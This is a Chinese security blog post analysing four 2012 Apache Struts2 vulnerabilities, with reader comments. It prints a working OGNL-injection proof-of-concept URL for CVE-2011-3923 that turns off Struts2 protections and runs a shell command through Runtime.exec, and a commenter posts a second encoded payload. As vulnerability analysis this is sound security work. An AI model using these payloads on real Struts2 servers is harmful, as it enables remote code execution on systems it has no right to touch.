by kxlzx http://www.inbreak.net  
1月份，SEC Cousult发布了一篇关于struts2漏洞的文章，写到4个struts2的最新漏洞。一个漏洞可以做远程代码执行，一个漏洞引出了新的远程代码执行，一个漏洞曾经我在blog上发布过（没有投CVE），以及一个之前也曾看到过，但是认为是鸡肋的漏洞。

这篇文章题目叫做  
[《Multiple critical vulnerabilities in Apache Struts2》](https://www.sec-consult.com/files/20120104-0_Apache_Struts2_Multiple_Critical_Vulnerabilities.txt)  
四个漏洞，本文一个一个的讲一讲它们的前世今生。

**Remote command execution in Struts <= 2.2.1.1 (ExceptionDelegator)**  
新的远程代码执行漏洞，已经在我的blog分析过它的利用和分析文章，具体地址在  
[《STRUTS2类型转换错误导致OGNL表达式注入漏洞分析》](http://www.inbreak.net/archives/363)http://www.inbreak.net/archives/363  
这里就不再多讲，我猜想或许就是因为这个漏洞被人爆了出来，才引出了老外发的这篇文章。

**Remote command execution in Struts <= 2.3.1 (CookieInterceptor)**  
COOKIE拦截器的远程代码执行，这看起来表面上很嚣张的样子，但其实较少用到，至少默认是不用的，必须要开发人员手工配置某个action才可以攻击，注意是一个单独的action，不懂这个的可以理解为URL。攻击者可能不知道是具体哪个action启用了这个配置，这会导致增加了漏洞发现的难度。也许攻击者要扫描所有的action，才能碰巧遇到一个做这样配置的地方。根据作者的经验，也许攻击者要扫描很多STRUTS2应用，才能遇到一个用到这个技术的应用。

下面的代码是示例：

<action name="testCookie" **class**="TestCookie">

<interceptor-ref name="cookie">

<param name="cookiesName">\*</param>

<param name="cookiesValue">\*</param>

</interceptor-ref>

<result name="success">/T1.jsp</result>

</action>

可以看到，这是一个只针对testCookie这个action的配置。  
由于CookieInterceptor在处理cookiesName时，会遍历cookiesMap，把cookie中的每个key和value做如下：

stack.setValue(cookieName, cookieValue);

这样的OGNL赋值处理。可以看到，cookiename将会作为一个ognl表达式执行。cookiename刚好是用户提交来的，所以触发了漏洞。通常应用程序都会指定一个cookiename，只接受指定cookiename，这样做是不存在漏洞的。但是如果真的有开发，把它配置为“\*”号，这样就允许接受所有的cookiename，也就存在漏洞了。

除此之外，一个不可忽视的限制，是tomcat等服务器是默认不允许很多非主流符号，这导致这种攻击，在tomcat服务器下，无法进行，这个问题暂时没有发现绕过的方式。

相关代码如下，给各位喜欢bypass的同学做参考：

*//以下为cookieName中不允许的字符*


**public** **static** **final** **char** SEPARATORS[] = { '**\t**', ' ', '**\"**', '(', ')', ',', ':', ';', '<', '=', '>', '?', '@', '[', '**\\**', ']', '{', '}' };

总之很少用到，意味着很鸡肋，不是我们想象中的，只要有COOKIE就默认处理。即使开发人员需要处理cookie，也不见得会使用这个东西，在以往所接触到的项目中，从来没有见过这种配置方法。

还有更有趣的地方，这肯定是个彩蛋，struts给出的官方修补方案，居然犯了一个错误。首先看看官方公告：

http:*//struts.apache.org/2.x/docs/s2-008.html*

特意抓个图证明。



解决方案是这样讲的：

Update to Struts 2.3.1 and apply a stronger acceptedParamNames filter to the ParameterInterceptor and CookieInterceptor:

acceptedParamNames = "[a-zA-Z0-9**\.**][()\_']+";

修补这个漏洞只需要在CookieInterceptor这个拦截器代码中，加入一个白名单列表，注意这个列表中，是有“小括号”符号的（小括号的作用，可以见本文下一个小节）。还好struts在真正实现的代码中，并没有这样做，而是把小括号也去掉了，否则这又是一个bypass，后面的内容会详细讲解有没有小括号的区别。

**Arbitrary File Overwrite in Struts <= 2.3.1 (ParametersInterceptor)**  
这个漏洞，讲的是因为没有过滤小括号而导致的问题，其实我的blog比他先爆出来，只是在利用方式上，并没有想到使用  
java.io.FileWriter  
去写个空的文件出来，覆盖原本的文件内容。  
我的blog曾经发的一篇，目的是DOS攻击，结合java一些版本的漏洞，new出来一个浮点型的变量，具体漏洞细节见以下文章。  
[《Struts 2.2.3 DOS漏洞》](http://www.inbreak.net/archives/274)http://www.inbreak.net/archives/274  
当时没有报告CVE，所以大家可能不知道。当然，我承认他们利用的比我精彩。  
这个漏洞的精彩点，其实并不在谁先发现的，也不在于谁利用的更好，重点是这个团队在使用这个漏洞时，发出来一个OGNL语法小技巧。这个小小的技巧，刚好让一个大牛看到了，于是引出了一个不亚于当年秒杀所有struts框架的漏洞。  
我相信，很多人都和我一样，垂首顿足的在讲：“擦！我怎么没想到”，当然，他们可能说的是英文版。  
这个技巧先不讲，也就是小括号的事情，等下一个漏洞再讲。

**Remote command execution in Struts <= 2.3.1 (DebuggingInterceptor)**  
看到这个漏洞，我真的无语了，老外这是鸡肋的超神了。一点实用价值都没有的漏洞，事实上，我在看代码时，一看到struts代码中出现：

|  |
| --- |
| **If** (devMode) XXXXX |

就自觉跳过了。  
原因是我认为没有人会傻到把debug默认开到公网上去，而struts官方也鄙视了一下这个漏洞：

|  |
| --- |
| **While** not being a security vulnerability itself……balabala… |

开启debug模式，意味着速度超级慢，意味着大批的无意义的log文件输出。所以，这个漏洞没什么可讲的，已经鸡肋到基本上你不会见到了。  
它的具体成因，是当一个开发人员实在笨到啥都要问元芳的地步，以至于在线上开启debug模式后，struts2会有一个专门的拦截器，用于处理特殊的参数，当这个拦截器接收ognl命令时，可以直接执行，方便开发人员做调试。确切的说，这并不是漏洞，而是struts2专门给开发人员的调试模式。  
从黑客技术的角度上讲，总会有开发人员这么做，所以不该放过，POC大家可以留着，好消息是官方不准备出补丁，只是轻轻的鄙视了一下这么做的开发人员。

**CVE-2011-3923: Yet another Struts2 Remote Code Execution**  
前文两次提到这个漏洞，这是最新的BYPASS，这个漏洞的发布者看到了上文所述的“Arbitrary File Overwrite in Struts <= 2.3.1 (ParametersInterceptor)”漏洞的利用技巧，突然来了灵感，才有了这篇bypass。这个老外真的很实诚，发现漏洞，立刻就爆出来了，都没有在手里捂热了。 原文地址在

|  |
| --- |
| http:*//blog.o0o.nu/2012/01/cve-2011-3923-yet-another-struts2.html* |

bypass的原理是利用了ognl的执行顺序。  
假设有ognl语句如下：  
（表达式1）（表达式2）  
这样的语句，ognl会首先执行“表达式1”，假设得出结果为“12345”，后续流程，会把“12345”作为一个表达式再次执行。  
看看这次新给出的exp

/myaction?foo=(#context["xwork.MethodAccessor.denyMethodExecution"]= new java.lang.Boolean(false), #\_memberAccess["allowStaticMethodAccess"]= new java.lang.Boolean(true), @java.lang.Runtime@getRuntime().exec('mkdir /tmp/PWND'))(meh)&z[(foo)('meh')]=true

有很多人看不懂这个POC，就来问过我，为什么这样的都没有拦截？struts2不是已经做了拦截么？  
我的回答是，请大家看清楚了，以前的拦截是针对参数名称的，而这个POC的参数名称有“#”号么？答案是木有。  
根据原理，我们可以首先定义表达式1的值，是一个ognl表达式，就像exp中的第一个字段：

foo=(#context["xwork.MethodAccessor.denyMethodExecution"]= new java.lang.Boolean(false), #\_memberAccess["allowStaticMethodAccess"]= new java.lang.Boolean(true), @java.lang.Runtime@getRuntime().exec('mkdir /tmp/PWND'))(meh)

这是一个很正常的get参数赋值。就像username=kxlzx一样正常。  
在早期的远程代码执行漏洞修补中，会判断参数名称是否安全，而这里的参数名称叫做“foo”，这当然是安全的。  
Exp的第二个字段：  
&z[(foo)(‘meh’)]=true  
这里写的非常复杂，其实还是那个原理，foo在第一个字段中，已经被赋值了，这里直接使用foo的值，作为新的表达式，再次执行掉了。  
对于这个exp，只有一个要求，就是exp对应的myaction中，必须有定义一个string类型的字段：

**private** String foo;

**public** **void** setFoo(String foo) {

**this**.foo = foo;

}

**public** String getFoo() {

**return** foo;

}

只要这是个string类型的字段就可以的，也许并不叫foo，叫做username等，总之必须是string类型的一个字段。要找到这样的一个action非常容易，必须用户注册啊，用户登录啊，必然会有的。  
如果找到了叫做username的字段，这个exp就要变为：

/myaction?username=(#context["xwork.MethodAccessor.denyMethodExecution"]= new java.lang.Boolean(false), #\_memberAccess["allowStaticMethodAccess"]= new java.lang.Boolean(true), @java.lang.Runtime@getRuntime().exec('mkdir /tmp/PWND'))(meh)&z[(username)('meh')]=true

既然说到这里，就不得不插一句，这篇文章，其实是我在很久之前，老外刚发出来没多久就写成的，但是很遗憾，直到我去xcon2012演讲都没有发出来。而我在xcon2012演讲的内容，刚好就包括了这个限制的绕过，所以强烈推荐大家可以去看看那篇文章。  
[《Xcon2012 攻击JAVA WEB议题下载》](http://www.inbreak.net/archives/477)http://www.inbreak.net/archives/477  
从效果来看，这个漏洞已经无限接近了2010年爆出的那个漏洞了，并且这个漏洞，不像以前的那个因为出了利用工具，所以在国内炒的很厉害，这个知道的人，可能不多呢。  
Wooyun上那些曾经发生过struts2漏洞的网站，现在打了补丁，但是真的是最新的么？打了补丁之后，有再次更新么？  
有朋友讲过一句话，struts就是一个筛子，我表示认可。  
by kxlzx <http://www.inbreak.net>

1. **tcpper** [2012 年 12 月 04 日 在 下午 7:54](http://www.inbreak.net/archives/481#comment-1443)

围观&&膜拜

[登录以回复](http://www.inbreak.net/wp-login.php?redirect_to=http%3A%2F%2Fwww.inbreak.net%2Farchives%2F481)

1. **will** [2012 年 12 月 06 日 在 下午 1:47](http://www.inbreak.net/archives/481#comment-1448)

来求指点的呢，问下大牛这里的(a)和(b)是起了啥作用，求讲解下这个过程。。膜拜下。(‘\43\_memberAccess.allowStaticMethodAccess’)(a)=true&  
(b)((‘\43context[\’xwork.MethodAccessor.denyMethodExecution\’]\75false’)(b))

[登录以回复](http://www.inbreak.net/wp-login.php?redirect_to=http%3A%2F%2Fwww.inbreak.net%2Farchives%2F481)

1. **kxlzx** [2012 年 12 月 06 日 在 下午 10:13](http://www.inbreak.net/archives/481#comment-1450)

是为了调整执行优先级，具体是a还是b，都可以，但是必须有个东西在。  
比如xxx必须为true，才能走下一步，下一步是另一个参数必须为false，否则还没有允许，你就执行，肯定是不行的。

[登录以回复](http://www.inbreak.net/wp-login.php?redirect_to=http%3A%2F%2Fwww.inbreak.net%2Farchives%2F481)

* + **will** [2012 年 12 月 06 日 在 下午 10:47](http://www.inbreak.net/archives/481#comment-1451)

没想到当天就有了回复，很感谢，不过还是没有看懂：），按照理解调整执行优先级，这地方是怎么调整的呢？还有为啥要2个(b)呢，菜鸟，希望可以再次指点一下:)非常感谢

[登录以回复](http://www.inbreak.net/wp-login.php?redirect_to=http%3A%2F%2Fwww.inbreak.net%2Farchives%2F481)

1. **will** [2012 年 12 月 06 日 在 下午 10:54](http://www.inbreak.net/archives/481#comment-1452)

这地方的(‘\43\_memberAccess.allowStaticMethodAccess’)(a)=true这是为了设置可以使用静态方法调用，按理解加个(a)是为了第一个执行这个set，怎么实现的呢？还有不理解就是(a)这这里相当一个什么东西呢，类似一个”别名”,后面出现2次(b)是为了啥呢？哈哈，不知道说清楚了没。。求指点。。

[登录以回复](http://www.inbreak.net/wp-login.php?redirect_to=http%3A%2F%2Fwww.inbreak.net%2Farchives%2F481)

1. [**船长**](http://www.jspkongjian.net/) [2013 年 08 月 28 日 在 下午 11:22](http://www.inbreak.net/archives/481#comment-1640)

能否说下用apache或者tomcat在容器层面如何拦截吗?

官网说设升级jar,但是不是所有网站升级jar都可以…

很多网站升级jar后会不能正常使用,这个让我们虚拟主机提供商比较头疼!

如果有比较简单的防范方法,请告知,感激..